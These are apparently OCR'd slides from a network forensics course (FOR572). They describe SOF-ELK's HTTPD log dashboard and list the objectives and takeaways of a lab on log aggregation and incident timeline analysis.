


Here is a view from SOF-ELK's HTTPD Log Dashboard. This dashboard is used for various sources of HTTP activity logs – HTTP server access logs and proxy logs are currently reflected here. Log entries are reflected on two timelines, broken down by request method and return code. The top requesting ASNs are listed on the right side. SOF-ELK enriches all known IP address fields with ASN and geolocation data pulled from a local copy of the MaxMind GeoIP2 database (if present).



The top requested virtual hostnames are depicted in a pie graph and enriched geolocation data is used to build the heatmap of traffic sources. Top observed HTTP User-Agent strings are reflected on the right, with the full record content available below, enabling the same interactive and dynamic inspection of loaded data as was described for the Syslog Dashboard.





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Lab 2.3 Objectives: SOF-ELK® Log Aggregation and Analysis

- Review common log data to provide picture of past network activity
- Use aggregated logs to find nexuses between different sources of evidence
- Build timelines of activity
- Use log aggregation and indexing tools to efficiently search input data

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Lab 2.3 Takeaways: SOF-ELK® Log Aggregation and Analysis

- Multiple perspectives of an incident can establish comprehensive understanding
- Evidence is often acquired incrementally, gradually adding to your incident knowledge
- Even without flow data or network captures, logs can provide Artifacts of Communication that provide significant insight

Want to explore more?
Check out Bonus Lab B in your Electronic Workbook!
Scaling with `pcap_iterator.sh`

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FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response

Core Protocols & Log Aggregation/Analysis

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

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